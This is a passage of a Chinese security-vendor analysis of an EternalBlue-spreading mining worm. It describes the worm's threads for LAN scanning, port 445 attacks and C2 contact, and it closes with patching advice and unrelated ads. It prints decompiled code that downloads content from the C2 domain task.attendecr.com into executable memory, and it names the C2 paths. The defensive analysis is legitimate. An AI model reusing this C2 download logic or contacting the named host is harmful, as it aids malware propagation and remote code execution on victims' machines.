c:\\windows\\SpeechsTracing\\Microsoft\\svchost.exe 启动攻击的第一个阶段。



Svchost.exe 写入回显。

攻击阶段二


根据回显判断是否成功，判断目标靶机的 x86/x64 架构，若成功则决定启动第二阶段的 payload x86/x64.dll 对目标进行感染。**由于本文暂不分析 payload 这部分，暂时留白，请关注后续文章。**




2、sub_14000C8C0 线程


功能：连接各个 IP，判断是否存活，存活则交给第一个线程进行攻击。如果发现局域网内开放的 445 端口，就会将相应的 IP 地址和端口号写入到 EternalBlue 攻击程序 svchost.exe 的配置文件 svchost.xml 中。

函数 14000C740 进行连接。Ip 是从 sub_1400B550 线程所提供的信息。






线程 LOCK 指令加锁，最高 40 个线程并发 socket 连接。




3、sub_14000B550 线程

功能：用来获取本机名和同网段 IP，通过共享内存将信息交给 sub_14000C8C0 线程。



判断是否为 127 开头，是则线程睡眠。不是则继续。




加锁然后循环写入 ip 交给第二个线程进行连接判断存活 IP。

```
        v19 = v7;
        sprintf(&Dest, "%d.%d.%d.%d", v9, v8);
        v23 = 0i64;
        v24 = 0i64;
        memcpy((__int64)&Dst, 0, 0i64);
        if ( Dest )
        {
          v11 = -1i64;
          do
            ++v11;
          while ( *(&Dest + v11) );
        }
        else
        {
          v11 = 0i64;
        }
        sub_1400087E0((__m128i *)&Dst, (const __m128i *)&Dest, v11);
        sub_140008540((__int64)&xmmword_140078808, (__int64)&Dst);
        memcpy((__int64)&Dst, 1, 0i64);
      }
      ++v10;
    }
    while ( v10 <= 0xFF );
    v12 = &stru_140078618;
LABEL_34:
    LeaveCriticalSection(v12);
```

4、sub_140009C90 线程

功能：连接 C2 域名，下载内容




拼接字符串得到 C2 域名，访问其 task.attendecr.com:80/tasks 目录获取信息。如果有内容会下载下来。

```
  sub_140015B74((unsigned int)v12);
hInternet = InternetOpenA("Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)", 0, 0i64, 0i64, 0)
if ( hInternet )
{
  v13 = sub_14003D984(v11);
  v14 = InternetConnectA(hInternet, v8, v13, 0i64, 0i64, 3u, 0, 0i64);
  v15 = v14;
  if ( v14 )
  {
    v16 = HttpOpenRequestA(v14, "POST", v10, 0i64, 0i64, 0i64, 0x84200200, 0i64);
    if ( v16 )
    {
      sub_1400
      sub_140009FE0(
        szHeaders,
        "Host: %s\r\n"
        "User-Agent: Windows-Update-AgentConnection: Keep-Alive\r\n"
        "Content-Length: %d\r\n"
        "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r
        "Accept-Encoding: deflate\r\n"
        "Accept-Language: en-us\r\n"
        "Pragma: no-cache\r\n",
        v8,
        (unsigned int)a6);
      if ( a5 && a6 )
      {
LABEL_23:
        if ( a8 )
        {
          v26 = (char *)VirtualAlloc(0i64, 0x200000ui64, 0x1000u, 0x40u);
          v27 = -1;
          v28 = v26;
          dwNumberOfBytesRead = -1;
          while ( v27 )
          {
            v29 = InternetReadFile(v16, &v28[*v9], 0x1000u, &dwNumberOfBytesRead);
            v27 = dwNumberOfBytesRead;
            *v9 += dwNumberOfBytesRead;
            if ( !v29 )
            {
              InternetCloseHandle(hInternet);
              goto LABEL_31;
            }
          }
        }
        goto LABEL_29;
      }
    }
  }
```


5、sub_140007F10 线程


功能：第二次连接 C2 task.attendecr.com/status 目录或 task.attendecr.com:8080 端口的/error、/log 目录。



线程协同

各线程间使用临界区和自定义的 flag 对内存进行访问控制，线程之间协同完成攻击。





线程间关系

线程	功能
Sub_14000B550	用来获取本机名和同网段 IP
sub_14000C8C0	判定同网段存活 IP
sub_1400067B0	启动攻击进程
Sub_140009C90	连接 C2 域名，下载内容进行更新
sub_140007F10	再次连接 C2 进行通信

分析总结

如文章开头所述，未打 ms17-010 漏洞补丁的设备都将面临这类挖矿蠕虫的安全威胁，换言之，**打过该补丁则不会面临此类病毒的威胁。**从漏洞公开的 2017 年 3 月份到如今 2018 年 6 月，已经过去整整十五个月，仍然有各行各业的企业、机构因为 ms17-010 漏洞不断中招。这显然不是缺乏防御的技术手段，而是企业自身的安全建设和制度存在问题，对安全问题不够重视所致。

从细处着眼，无非是这些原因

1、企业批量使用 ghost 镜像，但运维人员并不会时常关注并更新相关 ghost 镜像补丁。

2、使用 msdn,i itell you 站的纯净版镜像，站内所有提供下载的镜像都是很老的版本且并不提供补丁，需要自己去打补丁。

3、国内盗版系统盛行，基本不连接微软的补丁更新服务器进行补丁更新。

4、手动更新繁琐，缺乏人手专门推进补丁更新的工作，也没有相应的制度来确保补丁的更新。

5、许多企业缺乏漏洞管理与运营的平台，缺乏对自己网络内存在漏洞的机器的定位与统计，很容易存在漏网之鱼。

6、员工网络安全意识缺乏，企业更是缺乏对员工网络安全意识的培训。

解决的方案就蕴含在问题之中，我们真诚地希望企业能够重视起安全问题，不再心存侥幸，安全虽然要付出不小的成本，但它更是一项投资，而不是纯粹的“烧钱”事业。

安全狗介绍

厦门服云信息科技有限公司（品牌名：“安全狗”），秉承“软件定义防御智能驱动安全”的产品理念，依托云端安全技术和大数据安全分析能力，为用户构建立体式的云安全防御体系，满足用户上云的安全需求，并全方位地守护用户的云上资产，为政府、金融、医疗、教育、中大型企业、运营商、云计算服务商等行业客户提供极具核心竞争力的云安全产品、服务和解决方案。同时，安全狗还深入参与到国内云计算生态的建设中，安全狗云安全平台已成功对接各大云计算平台，与华为云、金山云、京东云等国内主流云平台开展战略级合作并深度集成安全狗云安全产品。

安全狗官网：http://www.safedog.cn/

欢迎对本篇文章感兴趣的同学扫描安全狗公众号二维码，一起交流学习。

长亭科技
招贤纳士

长亭科技 CHAITIN

我们是谁：

国际顶尖的网络信息安全公司，全球首发基于人工智能语义分析的下一代Web应用防火墙产品，专注解决互联网安全问题，致力提高国内安全水平，接轨国际最高标准，为企业级客户带来智能的全新安全防护思路。被《财富》评选为中国创新企业“人工智能和机器人”领域的全国第一，已服务包括中国银行、交通银行、安信证券、中国平安、爱奇艺、Bilibili、华为等系列知名客户。

选择我们的理由：

弹性工作：以完成工作目标为导向，弹性工作，不打卡。一周工作五天，拒绝无故加班。

带薪病假：每个月可以有一天的带薪病假。

交通补助：正式员工每月可拥有一定额度的滴滴企业版出行权限，不限用途，出行自由。

餐饮福利：公司提供免费自助式午餐和晚餐，每天菜品不重样。
此外还有零食、水果、饮料，夏天甚至还有冰沙！

旅游团建：每年都会组织各种不同的团建，从吃饭唱K做游戏到外出旅游，应有尽有。

保险关怀：正式员工每人会由公司投保意外伤害险和补充医疗保险，
每年定期全员体检，让日常生活更加安心。

